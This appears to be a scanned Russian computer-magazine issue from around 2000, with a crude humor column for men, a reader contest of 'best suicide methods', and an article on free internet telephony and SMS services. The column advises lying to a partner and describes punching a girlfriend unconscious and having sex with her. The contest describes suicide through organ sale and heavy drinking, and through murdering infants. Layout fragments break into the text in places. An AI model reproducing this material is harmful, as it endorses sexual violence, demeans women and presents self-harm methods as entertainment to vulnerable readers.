- Эээээ. Знаешь, милый, у меня тут два билета в кинотеатр, ты сегодня свободен?

—-

2) Упс, ай дид ит эген

Общеизвестно, что все женщины хотят от мужчины многого, а все мужчины хотят от женщин одного. Так вот, это полнейший бред. Во всяком случае, это абсолютно не так, если разговор идет о незамужних бездетных девушках. Они хотят только одного - трахаться. А ты думал, что только ты озабоченный? Просто понятия об идеальном сексе у особей противоположного пола точно так же противоположны. Для тебя идеально трахаться - это посмотреть горячую порнушку в компании пяти теток из сериала "Элен и ребята", а затем обеспечить жесткий тотальный интерфейс между всеми вашими выступающими и... мммм... вступающими частями тела, ну и, разумеется, кончить в финале на постер с обнаженной Бритни Спирс (Тут, разумеется, могут быть вариации - я люблю кончать на постер с обнаженным Дэвидом Копперфильдом). Для нее же идеально трахаться - это ужин при свечах в компании страстного испанца, плавно переходящий в совместное купание в ванной с гидромассажем. Кто это тут начал нудеть о платонической любви, возвышенных чувствах, слиянии душ и прочей толстовщине? Ты? Хм, та моя девственная знакомая тоже все время об этом твердила. Ладно, все особо сомневающиеся в правоте моих слов завтра же пусть идут на свидание с какой-нибудь теткой и весь вечер шепчут ей на ушко о возвышенной любви. Что они получат? Правильно, товарищ из первого ряда, по морде они получат и еще плевок вдогонку. Ну, разве что если очень повезет, могут получить фразу "И когда же ты меня, кретин, поцелуешь наконец?". Короче, объясняю как быть. Идешь в солярий, загораешь под конкретного испанца, красишь волосы в черный цвет и покупаешь стильную облегающую майку, остается добавить небольшой акцент и тусоваться в местах большого скопления теток - спать один ты теперь не будешь никогда. "Ну а что же делать тем, у кого нет денег на облегающую майку?", - спросите вы. Делать комплименты и всячески тонко показывать теткам, что они крайне интересуют тебя как сексуальные объекты. "А что делать тем, кому лень отвешивать комплименты?", - спросят особо дотошные читатели. А им - отвечу я - следует забраться на крышу Эрмитажа и мастурбировать оттуда в Неву, мысленно представляя себе светлый образ Данечки Шеповалова и его роль в эволюции вселенной.

3) Экс-герлфренд

Значит так, ситуация: твоя подружка застукала тебя в постели с другой. Вопрос: что сейчас начнется? Правильно, сейчас такое начнется, что лучше бы ты вчера умер. Соответственно возникает новый вопрос: как быть? Во-первых, необходимо как можно быстрее выпроводить левую тетку. Дело в том, что сейчас в ее голове основной приоритет получает биосовский алгоритм сексуальной конкуренции, а потому она будет всячески пытаться хорошенько облажать тебя перед твоей партией. Ну, заявит, например, что вы уже десять лет встречаетесь каждую субботу или что у нее от тебя две взрослых дочери-астронавтки, короче, у нее фантазии хватит. Ок, допустим девушку выпроводили. Что теперь делать с подружкой. Она-то времени не теряет, уже приготовила подходящее в этой ситуации выражение лица и только и ждет, чтобы ты обратил на нее внимание. После этого она, ясное дело, тут же выбежит из комнаты, хлопнет дверью и крикнет оттуда: "Не надо мне ничего объяснять, все вы, мужики, одинаковые". Поэтому надо, глядя в пустоту, сморозить абсолютный бред. Например, что эта девушка - галлюцинация, вызванная колдуном вуду, который с давних пор затаил на тебя обиду. Или что члены секты дьяволопоклонников заставили тебя совершить ритуальное соитие с их жрицей под угрозой того, что в случае твоего отказа они похоронят твою подругу заживо в подземелье, полном крыс. Или что ты только что устанавливал контакт с инопланетным разумом, который был замаскирован под земную женщину в целях конспирации. Короче, чем большей паранойей будет выглядеть твое заявление - тем быстрее твоя партия ему поверит, такова уж специфика женского мозга. Ну и для того, чтобы заметно усилить свое оправдание, скажи пару язвительных замечаний относительно внешности левой тетки, дескать, и грудь у нее вялая, и целоваться она не умеет - против этого ни одна женщина не устоит.

4) Боевые обезьяны

Допустим, ты вместе со своей подружкой оказался в крайне экстремальной ситуации. Ну, к примеру, падаете в Тихий океан внутри поврежденного авиалайнера. Или, может быть, в заложники попали к ливийским сепаратистам - да мало ли чего нынче может случиться. О, придумал - давай лучше вы оказались посреди лаборатории по производству боевых обезьян_насильников_с_сорока_сантиметровыми_членами, во время производственной аварии. Все входы закрыты, персонал уничтожен, а в едва держащуюся дверь вашей комнаты ломятся толпы обезьян с эрегированными фаллосами космической длины. "Ну ты и псих", - скажут некоторые. "На дык епть", - отвечу я. Итак, значит обезьяны вовсю ломятся, размахивая своим достоинством, сирены визжат, повсюду взрывы, стоны раненных, короче - идиллия. Что сейчас начнется с твоей подружкой? Правильно: легкая истерика, переходящая в конкретный психоз. Она забьется в судорогах, завизжит и будет кричать, что это ты во всем виноват, ты притащил ее сюда на экскурсию и мужчина ты в конце концов или кондом переполненный. Аккуратно, чтобы не испортить ее фигурку, бьешь подругу в солнечное сплетение, она теряет сознание и падает ниц. Тогда ты срываешь с нее одежду и трахаешь между грудей. Хотя нет, подожди, ты можешь не успеть, и тогда толпа разъяренных обезьян набросится на тебя и отымеет куда только можно. Тогда так: срываешь с подруги одежду и прикрываешь ее телом все подступы к твоей заднице. После этого дожидаешься спасателей. Когда же твоя герлфренд очнется, расскажешь ей, что ты в одиночку перебил всех обезьян и спас ее, твою даму сердца. И вот тогда уже бьешь ее в солнечное сплетение и тра-



хаешь между грудей - тебе теперь никто не угрожает.

Примечание для девушек, не последовавших моему доброму совету и дочитавших эту работу до конца:

Даниил Шеповалов - это выживший из ума на почве спермотоксикоза юноша. В мае 1997 года он выступал на демонстрации, посвященной защите альтернативных мыслеформ и запрету натуральных методов оплодотворения гуманоидов. Да-да, это тот самый мальчик, который, размахивая транспарантом с зачеркнутым сперматозоидом и надписью: "Ненавижу разумную жизнь!", произнес свою знаменитую речь о необходимости тотальной мужской стерилизации. В тот же день он был зверски изнасилован и убит группой девушек из экстремистской организации "Смерть ублюдкам". И в тот же самый день его личностная матрица была перенесена на компьютер в лаборатории Института Мозга. Впоследствии Сергей Покровский перекупил програму с копией мозговой активности Шеповалова и периодически пропускает для публикации сгенерированные ею тексты. Они не несут никакой литературной и смысловой ценности и публикуются исключительно как образец работы искусственного интеллекта.

Лучшие способы суицида, придуманные нашими читателями.

1 место. Николай Мингалимов (i_am_the_law@mail.ru)

Изысканный способ

Приехать в страну, где разрешена смертная казнь, зверски убить 15 детей в грудном возрасте, а на суде сказать, что это была самооборона.

2 место. Роман (romang@zmail.ru)

Коммерческо-алкогольный способ

Сейчас за границей существует множество нелегальных клиник, покупающих человеческие органы, которые посылают в Россию своих курьеров. Если ты нашел одного из таких, то смело договаривайся с ним по поводу этой сделки. Через пару месяцев тебе передадут авиабилет куда-нибудь в Азию, где тебе удалят одну почку. За это ты получишь от трех до пяти тысяч долларов. Приехав в Россию, на полученные деньги устрой праздник по поводу собственной смерти, а после, опохмелившись двумя-тремя ящиками пива, ложись спать. Чем больше ты выпьешь, тем быстрее окочуришься. Это произойдет из-за того, что твоя единственная почка просто не выдержит такой нагрузки и откажет. Смерть наступит от интоксикации организма. Не удивляйся таким умным словам, ты чувствуешь слабую интоксикацию организма алкогольными напитками очень часто. В простонародье она называется похмелье.

Халявные ко

Бесплатный Сыр (cheese@xaker.ru www.fox.tt.ee/cheese)

Будучи "матерым" халяводом – по роду деятельности и долгу службы – я не раз наблюдал картину проявления юзерами щенячьего восторга по случаю получения ими пустяшных, но крайне желанных в силу своей халявности фигулинок: например, бестолковых рекламных сидюков или же аналогичных по качеству и содержимому проспектов. А все почему? А потому что народ, по неведению своему, чтит халяву материальную, не доходя порой до мысли, что халява виртуальная может быть во сто крат полезней!



http://mobile.s

ммуникации

Простой пример: сэкономив на халявном сервисе в Инете 20-30 баксов, можно с умом их потратить на что-либо полезное. Например, на пиво :). Особенно, если предмет экономии - вещь любопытная, познавательная и полезная. Как "халявная телефония".

Прощай, PC – PC! Здорово, PC – Phone!

Лет пять назад я, что дитя малое, радовался войсовому коннекту, установленному путем муторной инсталляции левого софта (уже и не упомню какого, но точно что не VoiceTalk) на своем компе и на компе своей знакомой из закордонья. Причем для того чтобы объяснить ей, что и как именно там надо было делать, мне пришлось названивать ей по обычному телефону :) и долгими часами вдалбливать азы интернет-телефонии: мол, нажми сюда, теперь сюда; работает? Нет? Начнем сначала. При этом на дохленький коннект по 14,4 модему я угрохал несколько десятков баксов: за звонки по межгороду - когда инструктировал :). Ностальгические были времена...

А сегодня "пи-си - пи-си войстолк" уже история. В плане удобства и преимуществ альтернативных соединений: куда ни кинь, кругом халявный PC - Phone коннект предлагают. Это когда связь идет по принципу "звонок с компьютера на обычный телефон".

Но прежде чем рассказать, "что, где и почем", в двух словах о том, как все это работает. Грубо говоря, есть машина с софтом, принимающая запросы через Интернет и соединяющая их после с абонентами - владельцами обычных телефонов. По тарифам местной телефонной связи. Это, если очень грубо и приблизительно: на самом деле все намного тоньше и мудрее. Но самое главное - понять, что кто-то за такую халявную телефонию все же платит. Резон плательщика - предлагая одну халявную услугу, всучить пользователю попутно другую, платную. Или же получить выгоду иным образом: например, за показ баннеров.

На халяву в Штаты

Одним из первых 100% халявных сервисов, лично мной опробованных, был http://www.dialpad.com/. Позволявший звонить на обычные телефонные номера в США. Благо, было на чем опробовать: на школьном друге и боевом товарище, прирожденном космополите (русским по матери, украинцем по отцу и... евреем по случаю иммиграции в Америку :), свалившем за океан в начале 90-х. В поисках лучшей жизни. Первый звонок, как это и принято в приличном обществе, я нанес ему спустя 7 лет после его отъезда. Часа в три ночи: ну, забыл я про часовые пояса, забыл. По этой причине разговор был кратким, не располагающим к познанию всех прелестей "дайлпэдовской" службы. Затем, чуть позже - года через 1.5 :), я перезвонил ему еще раз. В аккурат после лэнча: соответственно, разговор был более долгим и обоюдоприятным. Что позволило вволю опробовать все возможности DialPad'a. А они, надо отметить, немалые. Вот краткий перечень:

1. Как я уже сказал, звонки по Штатам - на халяву.

2. Не требует инсталляции: работает прямо в браузере (ИЕ, НН 4 и выше).

3. Позволяет вести телефонную книгу; разумеется, доступ к ней, как и вообще к сервису, через регистрацию и последующую авторизацию. Т.е. воспользоваться службой ты сможешь с любого компа!

ms.ru

http://www.poptel.c

Единственное, что раздражает, - баннер, являющийся платой за все это удовольствие. Качество связи при всем при этом - отменное. По крайней мере было таковым при использовании модема на 33.6 и чуть после - 128 ISDN-ного соединения. К слову: на сегодняшний день толпа халявщиков, оседлавших http://www.dialpad.com/, составляет ни много ни мало - более 10 миллионов (!) челов!

Разумеется, для пользования всем этим хозяйством (как и всем нижеследующим) тебе необходимо будет обзавестись фулл-дуплексной саундкартой, микрофоном и наушниками. Наушниками - обязательно! Поскольку в противном случае ты будешь обречен на постоянную подстройку уровня чувствительности внешнего микрофона (проблема аудиосистем компьютеров, не call-сервиса): иначе динамики будут "фонить", а на том конце, кроме бестолково-цикличного "Алле! Алле, ить твою **##**! Алле!!!", ты ничего не услышишь. Что, безусловно, сведет на "нет" всю прелесть он-лайн общения.

100%-я халява. С бонусом.

Впрочем, покупать наушники вовсе необязательно. Если ты поступишь мудрее и зарегистрируешься в другой системе халявной телефонии - http://www.poptel.com (сервис любопытен даже не тем, что предлагает более широкую гамму халявно-доступных государств, представленных Нидерландами, Францией, Испанией, Италией, Финляндией, Германией, Норвегией, Данией, Швейцарией и Великобританией). Главное, что, став пользователем системы, ты в качестве "стартового поощрения" получишь абсолютно бесплатную телефонную гарнитуру! Ту, что используют телефонные секретари в службах поддержки: обруч, одеваемый на голову. Сам понимаешь, два в одном - халявная связь и халявный hardware - не могут не взволновать, встревожить душу нашего человека :). Минусом системы является лишь ограниченное время разговора: по 5 минут непрерывного базара на государство. Теоретически можно перезвонить спустя некоторое время еще раз. Но можно и воспользоваться услугами другой телефонной службы - на мой взгляд, самой интересной на сегодняшний день.

"Горячий телефон"

www.hottelephone.com - если ты любитель повисеть на проводах, втирая подруге о всемирном разуме и необходимости достижения "абсолютной истины" путем "абсолютного слияния душ и тел", то это служба просто создана для тебя! Дело в том, что, в отличие от халявных звонков в Штаты, мало кого трогающих, эта служба позволяет звонить также и в Россию, в Москву. Иными словами, если ты живешь в Питере или Киеве, Таллинне или еще какой столице самостийного ныне государства, а пассия твоя за бугром, в столице России, то ты абсолютно бесплатно сможешь дозвониться к ней на обычный телефон, используя службу Интернет-дозвона! Проверено, работает! Причем, качество связи находится на уровне: сервис-то, как всегда, штатовский; каналы, расстояния, то, се - сам понимаешь. Но слышимость прекрасная: я уже не раз пробовал эту систему и именно поэтому присвоил ей первую категорию "практичной халявности".

Но это еще не все: помимо звонков в Москву (явно система была придумана не для этого), ты сможешь дозвониться еще в 29 прочих государств! А именно: Австралию, Австрию, Бельгию, Канаду, Китай, Данию, Англию, Финляндию, Францию, Германию, Гонконг, Исландию, Ирландию, Италию, Японию, Южную Корею, Лихтенштейн, Нидерланды, Новую Зеландию, Норвегию, Шотландию, Сингапур, Испанию (в Мадрид), Швецию, Швейцарию, Тайвань, США, US Virgin Islands & Wales. Кроме того, на очереди стоят еще 15 государств: как следует с сервера этой службы, возможным это стало благодаря пользовательской активности. Ведь сервис дышит лишь благодаря баннерным показам, наблюдать которые ты сможешь в окне дозвона (окно браузера фиксированного размера, нутро которого состоит из сплошной Явы и баннеров). Если при этом предположить, что в течение 1 минуты показывается хотя бы 4 баннера, а тыкается по ним благодарными пользователями (которых, как мне кажется, не меньше, чем у дайлпада, - 10 миллионов) хотя бы раз в 10 минут, то, суммируя показатели "плата за показы"/"плата за клики", получим нехилую сумму. Благодаря которой можно не только систему развивать, но и мазать толстым слоем масла сервелатную колбаску, разрезанную не тонкими ломтиками поперек, а толстыми, надвое - вдоль "батона".

Старожилы телефонии

Однако, рассказывая о халявной телефонии, я проявил бы верх неуважения, если бы не вспомнил о старожилах этого дела. Например, о http://www.net2phone.com/. Помнится, было время, когда с помощью программки, предлагаемой этой службой, можно было звонить лишь на бесплатную серию 1-800. Что я с удовольствием и делал: "Алле, это Америка?" :). И даже нарвался однажды на какую-то приятную в общении дамочку, русскую по происхождению, с которой и проболтал часа два кряду без прерывания коннекта. Что касается звонков на прочие телефоны, это было (и остается отчасти) платной услугой, хотя и по очень любопытным тарифам: звонки из Штатов в любую заграницу обойдутся челу всего в 3.9 цента! Для всех прочих неамериканцев действуют специальные тарифы (например, из Москвы в Прагу - 0.34 бакса). Но я не про это: ущемляя наши права в одном, они дают поблажку в другом - хочешь звонить на штатовские номера на халяву? Пожалуйста! Скачивай прогу (около мегабайта) и звони себе на здоровье!

Разумеется, их Net2Phone могЕт и с компа на комп звонить, и халявную войсовую почту заслать. Что иногда бывает очень полезным.

Текст для мобилы

Но мир, мой друг, не кончается на бесплатной телефонии: иногда текст дороже любых слов, даже произнесенных на халяву, - всего ведь не упомнишь. Вот тогда-то и придется вспомнить про различного рода мейлы. Но - проблема: ноутбук, не говоря уже про настольную машинку, всегда за собой не потянешь, почтой не воспользуешься. Определенной палкой-выручалкой в таком случае может стать обычная "мобила" и SMS. Ну и чего тут революционного, спросишь ты? Слать мессаги с одной трубки на другую - особого ума не надо. НО: а если у тебя нет роуминга, а надо заслать 160 знаков ценнейшего текста на закордонную трубу? Или же - текст приходится слать столь часто, что нет никаких денег, чтобы оплатить счета, поступающие за это? Не говоря уже про "удобство" ввода данных через клаву телефона. Вот тогда-то, мой друг, ты и вспомнишь про неоценимый сервис, предлагаемый службой http://mobile.sms.ru/ С ее помощью ты без труда сможешь отправить сообщение в неисчислимое количество GSM-сетей, разбросанных по всему свету (хотя выбор ограничен лишь несколькими российскими операторами, эстонскими, украинскими, грузинскими и... еще рядом других): надо лишь указать полный интернациональный код телефона и сам номер. Для БиЛайна, например, +7-901-7***. Если же речь идет об Эстонии и операторе EMT - +372-5***. К слову, на последний можно отправлять сообщения и обычным мылом (формат plain, текст - v translite!!!), отправив его на адрес 3725****@sms.emt.ee Что также является бесплатной услугой. В то же время как все остальное - увы, за деньги.

Пробуй, коллега! Тебе понравится!

До следующего X!




君の事跡を残し
[оставь свой след]
VIPERSERIES
CAMELOT
CAMELOT
CAMELOT © 2000
Товар сертифицирован
Центр ул. Никольская д. 11/13 298 3855
ул. Нижняя Радищевская д. 5 (около метро "Таганская" кольцевая) 915 0405
ВВЦ пав. "Москва" 2-й этаж 974 7779